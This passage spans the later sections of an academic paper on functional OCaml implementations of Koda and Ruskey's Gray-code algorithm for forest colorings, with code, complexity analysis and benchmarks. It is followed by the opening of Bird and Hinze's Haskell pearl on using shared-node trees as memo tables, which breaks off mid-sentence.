whole section is devoted to them in the fourth volume of Knuth's *Art of Computer Programming*. A preliminary version of this section is currently available electronically (Knuth, 2001b). While writing it, Knuth took interest in Koda and Ruskey's algorithm, and published two implementations of it (Knuth, 2001a). Our interest arose from these readings.

Koda and Ruskey's algorithm can be described in a simple way. The task is to enumerate all *colorings* of a given, arbitrary forest. A coloring consists in marking every node as either black or white, with the sole constraint that all descendants of a white node be white as well. For instance, the following forest:



admits exactly 15 distinct colorings, all of which are given in Figure 1. By definition, a sequence of colorings forms a Gray code if and only if every coloring of the forest appears exactly once in it and two consecutive colorings differ by the color of exactly one node.

Let us illustrate the algorithm's functioning on the forest (1). The main idea is to interleave the sequences of colorings which correspond to each of the trees that form the forest. Here, one must interlace the sequence of the three colorings of the left-hand tree, namely:



with the sequence of the five colorings of the right-hand tree, given below:



Thus, the first line of Figure 1 exhibits the first coloring of the left-hand tree, combined successively with all colorings of the right-hand tree. The second line shows the second coloring of the left-hand tree, again combined with all colorings of the right-hand tree, but this time in reverse order—indeed, it is clear that the mirror image of a Gray code remains a Gray code. Lastly, the third line exhibits the third coloring of the left-hand tree and all colorings of the right-hand tree, this time again in their initial order.

There remains to explain how to enumerate all colorings of a tree. Let the first coloring be uniformly white. Then, to obtain the remainder of the sequence, color the root node black and enumerate all colorings of the forest formed by its children. The sequence thus obtained is indeed a Gray code, because (i) the first and second colorings differ only by the color of the root node and (ii) from then on, the root node remains unaffected, and the sequence of the colorings of the children forms a Gray code by construction. This process is illustrated by (2) and (3) above. Note that the coloring where every node is black does not necessarily appear last in a sequence.

Koda and Ruskey's paper (Koda & Ruskey, 1993) describes two versions of this algorithm, written as imperative pseudo-code and as Pascal code. One has complexity  $O(nN)$ , where  $n$  is the number of nodes in the forest and  $N$  is the number of its colorings, that is, the length of the Gray code to be produced. The other is a refinement with optimal complexity, namely  $O(N)$ . More recently, two C implementations were given by Knuth (Knuth, 2001a). All of these implementations are complex: they are typically 50 to 80 lines long and involve imperative modifications of subtle data structures.

The present paper describes an alternative approach to implementing Koda and Ruskey's algorithm. We begin with a simple algorithm (Section 2), which we first implement in a purely functional manner and then translate into a slightly more imperative style. Indeed, our programming language is Objective Caml (Leroy *et al.*, 2002), so it is natural to exploit—to some degree—its imperative features. However, it would be possible to use any language that supports first-class functions and mutable arrays, such as other ML dialects, Haskell, Lisp, Scheme, etc. In Section 3, we slightly modify the algorithm so as to achieve optimal complexity  $O(N)$ . Then, Sections 4 and 5 present refined implementations of the second algorithm, eliminating first-class functions in favor of lower-level representations, while preserving most of the simplicity afforded by our approach. Lastly, Section 6 compares our implementations with those proposed by Knuth, performance-wise.

## 2 A continuation-based algorithm

We represent a forest as a value of OCaml type `forest`, defined as follows:

```
type tree = Node of int × forest
and forest = tree list
```

$\alpha$  `list` is OCaml's predefined type for lists of elements of type  $\alpha$ . The list containing  $x_1, x_2, \dots, x_n$  in this order is written  $[x_1; x_2; \dots; x_n]$ . The empty list is written  $[]$ . The addition of an element  $x$  at the beginning of a list  $l$  is written  $x :: l$ . The  $n$  nodes of the forest are labeled by the integers  $0, 1, \dots, n - 1$  in an arbitrary manner.

The algorithm needs to maintain a current coloring. It also needs to display every coloring after it is computed. Thus, our purely functional implementation uses a combined I/O and state monad, whose OCaml signature is given in the top half of Figure 2. A state contains both the coloring, represented as an array of integers where 0 stands for white and 1 stands for black, and the output displayed so far,

```

type state = int array × string
type computation = state → state

val create : int → state
val update : int → int → computation
val get : int → state → int
val print : computation

let rec enum_forest k f s = match f with
| [] → k s
| t :: f → enum_tree (enum_forest k f) t s
and enum_tree k (Node (i,f)) s =
  if get i s == 0 then
    (k ++ update i 1 ++ enum_forest k f) s
  else
    (enum_forest k f ++ update i 0 ++ k) s

```

Fig. 2. A continuation-based version of Koda and Ruskey’s algorithm (C0).

represented as a string. A computation is a state transformer, that is, a function from states to states. The state `create n` is the algorithm’s initial state, where every node is colored white. The computation `update i c` colors node  $i$  with color  $c$ . The operation `get i` returns the color of node  $i$ . Lastly, the computation `print` appends the description of the current coloring to the output string. Implementing this monad in OCaml is straightforward; we omit the code. To sequence computations, it is convenient to introduce the following infix operation, which is nothing but function composition:

```
val (++) : computation → computation → computation
```

Let us now describe the core of the algorithm. Because trees and forests are defined in a mutually inductive way, we naturally define two mutually recursive functions `enum_tree` and `enum_forest`, which enumerate the colorings of a tree and of a forest, respectively. The key idea is to give these functions an extra argument `k`, of type `computation`, which will be called after every coloring of the tree (resp. forest) is complete. The function `k` may be viewed as a continuation, and we call it so in the following. The idea is, if the function `k` enumerates the colorings of a certain forest  $f_0$ , then the computation `enum_forest k f` enumerates the colorings of the forest  $f @ f_0$  and `enum_tree k t` those of the forest  $t :: f_0$ , where  $@$  denotes forest concatenation.

The code is given in Figure 2; we refer to it as C0. Throughout, the variable `s` denotes the current state. Let us begin with `enum_forest`. If the forest is empty, we simply call the continuation. If, on the other hand, the forest contains at least one tree  $t$  next to a sub-forest  $f$ , then we enumerate the colorings of  $t$ , by applying `enum_tree` to  $t$ , with a new continuation that enumerates the colorings of  $f$  with continuation `k`. Let us now turn to `enum_tree`. Its task is slightly more complex, because it must enumerate the colorings either in one direction, or in the other, depending upon the current state. To determine which, `enum_tree` looks up the

```

type computation = unit → unit

let rec enum_forest k = function
| [] → k ()
| t :: f → enum_tree (fun () → enum_forest k f) t
and enum_tree k (Node (i,f)) =
  if bits.(i) = 0 then begin
    k ();
    bits.(i) ← 1;
    enum_forest k f
  end else begin
    enum_forest k f;
    bits.(i) ← 0;
    k ()
  end
end

```

Fig. 3. A slightly more imperative implementation (C1).

color of the tree's root, that is, `get i s`. If it is currently white, then the whole tree must be white. We have a complete coloring, so we signal the continuation `k`; then, we color the root black and enumerate its children's colorings using `enum_forest`. If, on the other hand, the root is currently black, we do the converse. That is, we first use `enum_forest` to enumerate the children's colorings in reverse order, which leaves all of the children entirely white; then, we color the root white, and signal the continuation `k`.

To run C0 on a forest `f`, one calls `enum_forest` with a continuation that displays the current coloring every time it is invoked, that is, `print`:

```
enum_forest print f
```

This computation is then applied to a suitable initial state, namely `create n`, where `n` is the size of the forest `f`.

*A slightly more imperative implementation.* From here on, we use a native implementation of the monad described above, so as to obtain more idiomatic OCaml code. That is, the current coloring is now stored in a global array `bits`, while colorings are displayed by calling OCaml's standard library functions. As a result, computations operate only by side effect. The code is given in Figure 3; we refer to it as C1. The differences with respect to C0 are minor. The state parameter `s` disappears or is replaced with the `()` constant. The composition operator `++` is replaced with OCaml's native sequencing construct `;`. The current coloring is looked up and modified by reading and writing the global array `bits`. To run C1 on a forest `f`, one calls `enum_forest` with a continuation that displays the current contents of the array `bits` at every invocation:

```
enum_forest (fun () → (* display current configuration *)) f
```

*Complexity.* To assess C1's complexity, let us first introduce the two quantities in terms of which it is expressed, namely the forest's size and number of colorings. In the following, we use OCaml's list syntax for forests. We write `Node f` for a tree whose children form a forest `f` (and whose index is irrelevant). The size of a forest `f`

(resp. of a tree  $t$ ), written  $n(f)$  (resp.  $n(t)$ ), is the number of its nodes. It is defined inductively on the structure of trees and forests:

$$\begin{aligned} n(\text{[]}) &= 0 \\ n(t :: f) &= n(t) + n(f) \\ n(\text{Node } f) &= 1 + n(f) \end{aligned}$$

The number of colorings of a forest  $f$  (resp. of a tree  $t$ ), written  $N(f)$  (resp.  $N(t)$ ), is defined similarly:

$$\begin{aligned} N(\text{[]}) &= 1 \\ N(t :: f) &= N(t) \times N(f) \\ N(\text{Node } f) &= 1 + N(f) \end{aligned}$$

Unless it is ambiguous, we write  $n$  and  $N$  for these two quantities. For the forest (1), we have  $n = 5$  and  $N = 15$ .

We must make some assumptions about the cost of every operation. We ignore the cost of function calls: this slightly simplifies our computations, while affecting the final result only up to a constant factor. Two operations remain to be taken into account: modification of the `bits` array and closure construction. The former has constant cost; as for the latter, it is reasonable to assume a constant *amortized* cost. We consider both as unitary.

We write  $F(k, f)$  for the total cost of applying `enum_forest` to a forest  $f$  with a continuation of cost  $k$ . Similarly, we write  $T(k, t)$  for the cost of applying `enum_tree` to a tree  $t$  with a continuation of cost  $k$ . From the code C1, we derive the equations that govern these quantities:

$$F(k, \text{[]}) = k \tag{4}$$

$$F(k, t :: f) = 1 + T(F(k, f), t) \tag{5}$$

$$T(k, \text{Node } f) = 1 + k + F(k, f) \tag{6}$$

In equation (5), the unitary cost corresponds to closure construction. The closure itself is, by hypothesis, a continuation of cost  $F(k, f)$ , hence the second term. In equation (6), the unitary cost corresponds to updating the array. From these equations, it is easy to establish the following upper bounds:

$$\begin{aligned} F(k, f) &\leq N(f) \times (k + n(f)) \\ T(k, t) &\leq N(t) \times (k + n(t)) - 1 \end{aligned}$$

When one applies `enum_forest` to a forest  $f$  with a costless initial continuation, the upper bound simplifies to  $N(f) \times n(f)$ . Thus, we conclude that C1 has time complexity  $O(nN)$ . One may show, in a similar way, that the number of closures built during evaluation is bounded by  $N(f) - 1$  and thus C1 has space complexity  $O(N)$ .

```

let rec enum_forest k = function
| [] → k
| t :: f → enum_tree (enum_forest k f) t
and enum_tree k (Node (i,f)) =
  let lf = enum_forest k f in
  fun () →
    if bits.(i) = 0 then begin
      k (); bits.(i) ← 1; lf ()
    end else begin
      lf (); bits.(i) ← 0; k ()
    end

```

Fig. 4. First refinement (C2).

### 3 First refinement: pre-planning control

This time bound is not optimal; in fact, it is easy to see that C1 actually repeats some computations many times. Indeed, every time a given forest is traversed, the same continuation is built. In example (1), `enum_tree` is applied three times to the second tree; every time, it is passed a fresh continuation, whose effect is in fact the same (namely to call the initial continuation).

It is possible, with a slight modification to the algorithm, to factor out these repeated allocations. The idea is that `enum_tree` and `enum_forest`, instead of enumerating the colorings immediately, should now return a continuation (that is, a function of type `unit → unit`) that performs the enumeration when invoked. The modified code, which we refer to as C2, is given in Figure 4. It differs from C1 in three ways. First, when `enum_forest` is applied to an empty forest, it merely returns its continuation `k`, instead of executing it immediately. Second, when it is applied to a non-empty forest, it immediately invokes `enum_forest k f`, which returns a continuation; the need for an explicit delay (that is, a  $\lambda$ -abstraction) has been removed. Lastly, and most importantly, `enum_tree` calls `enum_forest` only once and returns a continuation. This call to `enum_forest` is performed as soon as `enum_tree` receives two arguments, which is precisely the way it is used within `enum_forest`.

To run C2 on a forest `f`, one still applies `enum_forest` to `f` with a display continuation. The result is now itself a continuation, that must be invoked in order to perform the actual enumeration, as follows:

```
enum_forest (fun () → (* display current configuration *)) f ()
```

C2 makes more intensive use of higher-order functions than C1: we now employ functions that return functions. The principle remains the same, though: if the function `k` enumerates the colorings of the forest `f0`, then the function `enum_forest k f` (resp. `enum_tree k t`) enumerates those of the forest `f @ f0` (resp. `t :: f0`). One may notice that `enum_forest` and `enum_tree` are now instances of the generic “fold” functions associated to the data types `tree` and `forest`. Still, for the sake of clarity, we prefer to define them directly.

*Complexity.* The functions `enum_forest` and `enum_tree` now have three arguments. Applying them to one argument does not trigger any computation, but the second and third applications have distinct costs, which must be measured separately.

The cost of an application to two arguments is easily determined. Indeed, every node in the forest at hand is clearly traversed exactly once; furthermore, traversing every node induces a unit cost, due to the closure that is built within `enum_tree`. Hence, the total cost is the number of nodes,  $n$ . Moreover, because only this preliminary phase allocates memory, we may immediately conclude that C2’s space complexity is  $O(n)$ .

The cost of a third application is measured as in the previous section. We now write  $F(k, f)$  (resp.  $T(k, t)$ ) for the cost of *executing* the function *obtained* by invoking `enum_forest` (resp. `enum_tree`) with a continuation of cost  $k$ . From the code C2, we derive the following equations:

$$F(k, \text{[]}) = k \tag{7}$$

$$F(k, t :: f) = T(F(k, f), t) \tag{8}$$

$$T(k, \text{Node } f) = 1 + k + F(k, f) \tag{9}$$

Only the second equation differs from those that describe C1. Given these equations, it is straightforward to verify the following identities:

$$\begin{aligned} F(k, f) &= N(f) \times (k + 1) - 1 \\ T(k, t) &= N(t) \times (k + 1) - 1 \end{aligned}$$

Applying `enum_forest` to a forest  $f$  with a costless initial continuation has a cost of  $n(f)$ . Then, invoking the continuation thus obtained entails a cost of  $N(f) - 1$ . Since  $n(f) \leq N(f)$  holds, we may conclude that C2 has time complexity  $O(N)$ , which is obviously optimal. The first phase above can be viewed as a “pre-planning” phase, which produces a network of continuations. Then, the second phase performs the actual enumeration, without allocating any new closures.

#### 4 Second refinement: defunctionalizing

The algorithm given in the previous section has optimal cost. Yet, it is still possible to reap a small constant factor. Indeed, we notice that every continuation built by the code in Figure 4 contains calls to unknown functions, namely `k` and `1f`. The OCaml compiler represents these functions as *closures* containing a code pointer and a data environment. This may incur a speed penalty on modern processors, because jumps to unknown addresses often defeat the branch prediction unit, causing a pipeline stall. One way to address this problem is to replace the branch to an unknown address with a test, followed with a branch to a constant address. In other words, we will now abandon the use of higher-order functions. To replace them, we will introduce a data structure, together with a (first-order) function `run` which interprets its values as functions. This technique, known as *defunctionalization*, was introduced by Reynolds three decades ago (Reynolds, 1998a; Reynolds, 1998b). It has recently received some new interest as a program transformation (Danvy &

```

let rec enum_forest k = function
| [] → k
| t :: f → enum_tree (enum_forest k f) t
and enum_tree k (Node (i,f)) =
  Continue (i, k, enum_forest k f)

let rec run = function
| Display →
  (* display current configuration *)
| Continue (i, k, lf) →
  if bits.(i) = 0 then begin
    run k; bits.(i) ← 1; run lf
  end else begin
    run lf; bits.(i) ← 0; run k
  end
end

```

Fig. 5. Second refinement (C3).

Nielsen, 2001) or compilation (Cejtin *et al.*, 2000) technique. Indeed, the program transformation which we are about to describe could be performed automatically by a compiler such as MLton (Cejtin *et al.*, 2002).

It is easy to observe that every continuation manipulated by C2 is either the initial continuation (which displays the current configuration), or a continuation built by `enum_tree`, whose code then consists of the last six lines of Figure 4. The initial continuation only needs access to the global array `bits`, so we will assume that it has no free variables. Continuations of the latter kind, on the other hand, have three free variables, namely `i`, `k` and `lf`. This analysis leads us to the following data type definition:

```

type continuation =
| Display
| Continue of int × continuation × continuation

```

A value of type `continuation` contains a tag—either `Display` or `Continue`—which effectively plays the role of a code pointer. When the tag is `Continue`, it is accompanied with values for `i`, `k` and `lf`, which suffice to capture the continuation’s meaning.

The defunctionalized version of `enum_tree`, given in Figure 5, now returns a data structure of type `continuation`, instead of an actual continuation. To use such a data structure, we must interpret it as a function, that is, describe how it is “run”. This is the role of the new function `run`. The function proceeds by cases, according to the continuation’s tag. If it is `Display`, the current configuration is displayed (code omitted). If it is `Continue`, then suitable values for `i`, `k` and `lf` are read from the data structure, and the continuation’s code is executed. It is taken from the last five lines of Figure 4, with calls to `k` and `lf` replaced with recursive calls to `run`. To run C3 on a forest `f`, one writes `run (enum_forest Display f)`.

According to measurements performed on a number of random forests, this refinement yields a performance increase that is consistently comprised between 20

```

let rec enum_forest k = function
| [] → k
| t :: f → enum_tree (enum_forest k f) t
and enum_tree k (Node (i,f)) =
  ka.(i) ← k;
  lfa.(i) ← enum_forest k f;
  i

let rec run = function
| (-1) →
  (* display current configuration *)
| i →
  if bits.(i) = 0 then begin
    run ka.(i); bits.(i) ← 1; run lfa.(i)
  end else begin
    run lfa.(i); bits.(i) ← 0; run ka.(i)
  end

```

Fig. 6. Last refinement (C4).

and 30 percent. Although this may be deemed a rather small improvement, we found it interesting, in particular because this formulation helped us discover the next refinement.

### 5 Last refinement: using integer continuations

From the definition of `enum_tree` in Figure 5, it is now clear that `enum_forest k f` allocates exactly one continuation object for every node in the forest `f`. (One may also notice that these objects form a directed acyclic graph.) So, the initial continuation set aside, continuations are in one-to-one correspondence with nodes. This prompts us to identify the two notions, and—considering nodes are numbered—to represent continuations as integers. By convention, the integer `-1` will be used to represent the initial continuation.

What becomes of the information stored in `Continue` objects? The integer `i` becomes redundant, since it now *is* the continuation. The continuation `k` (resp. `lfa`) will now be stored at index `i` in a global array `ka` (resp. `lfa`) of size `n`. Because continuations are now integers, `ka` and `lfa` are arrays of integers.

The new version of `enum_tree`, given in Figure 6, now initializes the arrays `ka` and `lfa` instead of allocating continuations, and returns `i` itself instead of a fresh `Continue` object. The algorithm's asymptotic space complexity remains unchanged, but a constant factor is saved, whose exact amount depends on the runtime system.

In `run`, the initial continuation is now distinguished by the special value `-1`. In the general case, `i` stands for a node number, and the two continuation nodes `k` and `lfa` are obtained by looking up the arrays `ka` and `lfa` at index `i`. To run C4 on a forest `f`, one writes `run (enum_forest (-1) f)`.

According to measurements performed on a number of random forests, this refinement yields a performance increase that is consistently comprised between 0

and 10 percent. This is a minor improvement, but we believe this formulation is nevertheless interesting, for two reasons. First, it is amenable to a very simple implementation in a low-level language such as C. All storage is allocated in three global arrays, requiring no dynamic allocation. Second, it sheds some light on the algorithm’s structure. Since a continuation is now either a node or  $-1$ , the arrays `ka` and `lfa` can be viewed as partial mappings from nodes to nodes. One may check that they are initialized by `enum_forest` and `enum_tree` as follows:

- If  $i$  is the root of the left-most tree in the forest, then `ka.(i)` is  $-1$ ;
- if  $i$  has a left sibling  $j$  in the forest, then `ka.(i)` is  $j$ ;
- otherwise,  $i$  must have a parent  $j$  in the forest, and `ka.(i)` is `ka.(j)`.
- If  $i$  has a child in the forest, then `lfa.(i)` is its right-most child;
- otherwise, `lfa.(i)` is `ka.(i)`.

This version of the algorithm bears a rather strong resemblance with Knuth’s coroutine-based algorithm (Knuth, 2001a). Indeed, Knuth’s algorithm defines exactly one coroutine per node, and relies on tables which map every node to its left sibling and to its right-most child, if defined. However, Knuth’s approach has an inherent deficiency: coroutines signal completion by returning, which may cause the whole call stack to be unwound, whereas they do so, in our case, by invoking a continuation. Thus, as recognized by Knuth, his algorithm may have asymptotically worse behavior in some cases. It is noteworthy that our approach naturally leads to an algorithm that is superficially similar to Knuth’s, but easier to understand, and more efficient.

Knuth’s “loopless” algorithm, which appears similar to Koda and Ruskey’s original description (Koda & Ruskey, 1993), addresses this deficiency by using a mutable data structure that is significantly more complex. The next section compares it with ours.

## 6 Performance assessment

We now compare C4, performance-wise, with Knuth’s “loopless” implementation L. Both were compiled to x86 machine code, using the native OCaml compiler with array bounds checking turned off, and `gcc -O2`, respectively. (We have also hand-translated C4 to C code, with no noticeable time difference with respect to the OCaml code.) L implements Koda and Ruskey’s more efficient algorithm, which is loopless, that is, performs a constant amount of computation between two consecutive colorings. Our implementation is not loopless, but has the same overall time complexity, namely  $O(N)$ .

In practice, the two implementations seem to have very similar performance, as suggested by the following graph. Every data point shows the ratio of their running times (that is, C4’s divided by L’s) for a random forest (with  $30 \leq n < 45$ ). The graph has three hundred data points. We have verified that this ratio does not appear to be correlated with  $n$  or  $N$ .



These measurements reflect the time necessary to *produce* the Gray code only—nothing was displayed. In a realistic application, every coloring would be *exploited* for some purpose before producing the next coloring, so the performance difference between the two implementations would be even less noticeable. In light of this remark, we believe it is safe to claim that the two implementations are equally efficient.

Our code is available electronically (Filliatre & Pottier, 2002); it is functionally equivalent to Knuth's (Knuth, 2001a).

## 7 Conclusion

We have proposed a functional, higher-order implementation of Koda and Ruskey's algorithm. From it, we have derived a first-order version whose efficiency is comparable to Knuth's C implementation.

One key advantage of our continuation-based formulation (C2) is to be amenable to formal proof. It is possible to give reasonably simple specifications for `enum_tree` and `enum_forest`. Because these functions must enumerate colorings in either direction, this requires characterizing the final coloring of the Gray code sequence associated with a given forest. This can be done inductively over trees and forests. As a result, the formalization is rather straightforward to conduct within a proof assistant such as Coq (Barras *et al.*, 2002). We are currently in the process of carrying out such a task.

## References

- Barras, Bruno, Herbelin, Hugo, *et al.* . (2002). *The Coq Proof Assistant*. URL: <http://coq.inria.fr/>.
- Cejtin, Henry, Jagannathan, Suresh, & Weeks, Stephen. (2000). Flow-directed closure conversion for typed languages. *Pages 56–71 of: Smolka, Gert (ed), Proceedings of the 2000 European Symposium on Programming (ESOP'00)*. Lecture Notes in Computer Science, vol. 1782. Springer Verlag. URL: <http://www.sourcelight.com/MLton/papers/00-esop.ps.gz>.
- Cejtin, Henry, Fluet, Matthew, Jagannathan, Suresh, & Weeks, Stephen. (2002). *The MLton Standard ML Compiler*. URL: <http://www.mlton.org/>.
- Danvy, Olivier, & Nielsen, Lasse R. 2001 (Sept.). Defunctionalization at work. *Third International Conference on Principles and Practice of Declarative Programming (PPDP 2001)*. Also available as BRICS Research Report RS-01-23. URL: <http://www.brics.dk/RS/01/23/BRICS-RS-01-23.ps.gz>.
- Filliatre, Jean-Christophe, & Pottier, Fran ois. 2002 (Feb.). *Functional implementations of Koda and Ruskey's algorithm*. URL: <http://www.lri.fr/~filliatr/software.en.html>.
- Knuth, Donald E. 2001a (June). *An implementation of Koda and Ruskey's algorithm*. URL: <http://www-cs-staff.stanford.edu/~knuth/programs.html>.

- Knuth, Donald E. (2001b). *The Art of Computer Programming*. Vol. 4, Pre-Fascicle 2a: A Draft of Section 7.2.1.1: Generating all  $n$ -tuples. Addison-Wesley. Circulated electronically. URL: <http://www-cs-staff.stanford.edu/~knuth/news.html>.
- Koda, Yasunori, & Ruskey, Frank. (1993). A Gray code for the ideals of a forest poset. *Journal of algorithms*, **15**(2), 324–340. URL: <http://csr.csc.uvic.ca/home/fruskey/Publications/ForestIdeals.ps>.
- Leroy, Xavier, Doligez, Damien, et al. . (2002). *The Objective Caml language*. URL: <http://caml.inria.fr/>.
- Reynolds, John C. (1998a). Definitional interpreters for higher-order programming languages. *Higher-order and symbolic computation*, **11**(4), 363–397. URL: <ftp://ftp.cs.cmu.edu/user/jcr/defint.dvi.gz>.
- Reynolds, John C. (1998b). Definitional interpreters revisited. *Higher-order and symbolic computation*, **11**(4), 355–361. URL: <ftp://ftp.cs.cmu.edu/user/jcr/defintintro.dvi.gz>.

# Functional Pearl

## Trouble Shared is Trouble Halved

Richard Bird  
Oxford University Computing Laboratory  
Wolfson Building, Parks Road  
Oxford, OX1 3QD, England  
bird@comlab.ox.ac.uk

Ralf Hinze  
Institut für Informatik III  
Universität Bonn  
Römerstraße 164, 53117 Bonn, Germany  
ralf@informatik.uni-bonn.de

## Abstract

A *nexus* is a tree that contains *shared* nodes, nodes that have more than one incoming arc. Shared nodes are created in almost every functional program—for instance, when updating a purely functional data structure—though programmers are seldom aware of this. In fact, there are only a few algorithms that exploit sharing of nodes consciously. One example is constructing a tree in sublinear time. In this pearl we discuss an intriguing application of nexuses; we show that they serve admirably as *memo structures* featuring *constant time* access to memoized function calls. Along the way we encounter Boolean lattices and binomial trees.

## Categories and Subject Descriptors

D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.2 [Programming Languages]: Language Classifications—*applicative (functional) languages*; E.1 [Data]: Data Structures—*trees*

## General Terms

Algorithms, design, performance

## Keywords

Memoization, purely functional data structures, sharing, Boolean lattices, binomial trees, Haskell

## 1 Introduction

A *nexus* is a tree that contains *shared* nodes, nodes that have more than one incoming arc. Shared nodes are created in almost every functional program, though programmers are seldom aware of this. As a simple example, consider adding an element to a binary search

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.  
Haskell'03, August 25, 2003, Uppsala, Sweden.  
Copyright 2003 ACM 1-58113-758-3/03/0008 ...\$5.00

tree. Here is a suitable data type declaration for binary trees given in the functional programming language Haskell 98 [10]:

```
data Tree α = Empty
             | Node{left :: Tree α, info :: α, right :: Tree α}
leaf :: ∀α. α → Tree α
leaf x = Node Empty x Empty
```

Here is the definition of insertion:

```
insert :: ∀α. (Ord α) ⇒ α → Tree α → Tree α
insert x Empty = leaf x
insert x (Node l k r)
| x ≤ k      = Node (insert x l) k r      -- r is shared
| otherwise   = Node l k (insert x r)      -- l is shared
```

Observe that in each recursive call one subtree is copied unchanged to the output. Thus, after an insertion the updated tree  $insert\ x\ t$  and the original tree  $t$ —which happily coexist in the functional world—contain several shared nodes. As an aside, this technique is called *path copying* [11] in the data structure community.

Perhaps surprisingly, there are only a few functional programs that exploit sharing of nodes consciously [9]. For instance, sharing allows us to create a tree in sublinear time (with respect to the size of the tree). The call  $full\ n\ x$  creates a full or complete binary tree of depth  $n$  labelled with the same value  $x$ .

```
full :: ∀α. Integer → α → Tree α
full 0 x = leaf x
full (n + 1) x = Node t x t      -- t is shared
where t = full n x
```

The sharing is immediate: the result of the recursive call is used both for the left and for the right subtree. So is the sub-linearity: just count the nodes created!

Now, why are nexuses not more widely used? The main reason is that sharing is difficult to preserve and impossible to observe, except indirectly in the text of the program by counting the number of nodes that are created. In a purely functional setting  $full$  is equivalent to the following definition which exhibits linear running time:

```
full' :: ∀α. Integer → α → Tree α
full' 0 x = leaf x
full' (n + 1) x = Node (full' n x) x (full' n x)
```

Indeed, an optimizing compiler might transform  $full'$  to  $full$  via common subexpression elimination. Since sharing is impossible to observe, it is also difficult to preserve. For instance, mapping a function across a tree,  $fmap\ f\ t$ , does away with all the sharing.

These observations suggest that nexuses are next to useless. This conclusion is, however, too rash. In this pearl, we show that nexuses serve admirably as *memo structures* featuring *constant time* access to memoized function calls. Since entries in a memo table are never changed—because they cache the results of a pure function—there is no need ever to update a memo table. Consequently and fortunately, maintaining sharing is a non-issue for memo tables.

**REMARK 1.** *Is a nexus the same as a DAG, a directed, acyclic graph? No, it is not. By definition, a nexus contains nodes with more than one incoming arc whereas a DAG may or may not have this property. By definition, a DAG may not be cyclic whereas a nexus may very well have this property (circularity being an extreme case of sharing). Finally, there is one fundamental difference between trees and graphs: a node in a tree has a sequence of successors, whereas a vertex in a graph has a set of successors.*

## 2 Tabulation

A *memo function* [7] is like an ordinary function except that it caches previously computed values. If it is applied a second time to a particular argument, it immediately returns the cached result, rather than recomputing it. For storing arguments and results, a memo function usually employs an indexed structure, the so-called *memo table*. The memo table can be implemented in a variety of ways using, for instance, hashing or comparison-based search tree schemes or digital search trees [3].

Memoization trades space for time, assuming that a table look-up takes (considerably) less time than recomputing the corresponding function call. This is certainly true if the function argument is an atomic value such as an integer. However, for compound values such as lists or trees the look-up time is no longer negligible. Worse, if the argument is an element of an abstract data type, say a set, it may not even be possible to create a memo table because the abstract data type does not support ordering or hashing.

To sum up, the way memoization is traditionally set up is to concentrate on the argument structure. On the other hand, the structure of the function is totally ignored, which is, of course, a good thing: once a memo table has been implemented for values of type  $\tau$ , one can memoize any function whose domain happens to be  $\tau$ .

In this pearl, we pursue the other extreme: we concentrate solely on the structure of the function and largely ignore the structure of the argument. We say ‘largely’ because the argument type often dictates the recursion structure of a function as witnessed by the extensive literature on *foomorphisms* [6, 1].

The central idea is to capture the call graph of a function as a nexus, with shared nodes corresponding to repeated recursive calls with identical arguments. Of course, building the call graph puts a considerable burden on the programmer but as a reward we achieve tabulation for free: each recursive call is only a link away.

To illustrate the underlying idea let us tackle the standard example, the Fibonacci function:

$$\begin{array}{ll} fib & :: \text{Integer} \rightarrow \text{Integer} \\ fib 0 & = 0 \\ fib 1 & = 1 \\ fib(n+2) & = fib(n) + fib(n+1) \end{array}$$

The naive implementation entails an exponential number of recursive calls; but clearly there are only a linear number of different

calls. Thus, the call graph is essentially a linear list—the elements corresponding to  $fib(n), fib(n-1), \dots, fib(1), fib(0)$ —with additional links to the tail of the tail, that is, from  $fib(n+2)$  to  $fib(n)$ . To implement a memoized version of  $fib$  we reuse the tree type of Sec. 1: the left subtree is the link to the tail and the right subtree serves as the additional link to the tail of the tail.

$$\begin{array}{ll} memo-fib & :: \text{Integer} \rightarrow \text{Tree Integer} \\ memo-fib 0 & = leaf 0 \\ memo-fib 1 & = Node(leaf 0) 1 Empty \\ memo-fib(n+2) & = node t(left t) \\ \text{where } t & = memo-fib(n+1) \end{array}$$

The function *node* is a smart constructor that combines the results of the two recursive calls:

$$\begin{array}{ll} node & :: \text{Tree Integer} \rightarrow \text{Tree Integer} \rightarrow \text{Tree Integer} \\ node l r & = Node l(info l + info r) r \end{array}$$

We will use smart constructors heavily in what follows as they allow us to separate the construction of the graph from the computation of the function values.

Now, the *fib* function can be redefined as follows:

$$fib = info \cdot memo-fib$$

Note, however, that in this setup only the recursive calls are memoized. If *fib* is called repeatedly, then the call graph is built repeatedly, as well. Indeed, this behaviour is typical of *dynamic-programming* algorithms [2], see below.

In the rest of the paper we investigate two families of functions operating on sequences that give rise to particularly interesting call graphs.

## 3 Segments

A *segment* is a non-empty, contiguous part of a sequence. For instance, the sequence *abcd* has 10 segments: *a*, *b*, *c*, *d*, *ab*, *bc*, *cd*, *abc*, *bcd*, and *abcd*. An *immediate segment* results from removing either the first or the last element of a sequence. In general, a sequence of length  $n$  has two immediate segments (for  $n \geq 2$  and zero immediate segments for  $0 \leq n \leq 1$ ) and  $\frac{1}{2}n(n+1)$  segments in total.


A standard example of the use of segments is the problem of *optimal bracketing* in which one seeks to bracket an expression  $x_1 \oplus x_2 \oplus \dots \oplus x_n$  in the best possible way. It is assumed that ‘ $\oplus$ ’ is an associative operation, so the way in which the brackets are inserted does not affect the value of the expression. However, bracketing may affect the costs of computing the value. One instance of this problem is *chain matrix multiplication*.

The following recursive formulation of the problem makes use of a binary tree to represent each possible bracketing:

$$\begin{array}{ll} \mathbf{data} Expr \alpha & = Const \alpha \mid Expr \alpha : \oplus : Expr \alpha \\ opt & :: [\sigma] \rightarrow Expr \sigma \\ opt[x] & = Const x \\ opt xs & = best[opt s_1 : \oplus : opt s_2 \mid (s_1, s_2) \leftarrow uncat xs] \end{array}$$

The function *best*:: $[Expr \sigma] \rightarrow Expr \sigma$  returns the best tree (its definition depends on the particular problem at hand), and *uncat* splits a sequence that contains at least two elements in all possible ways:

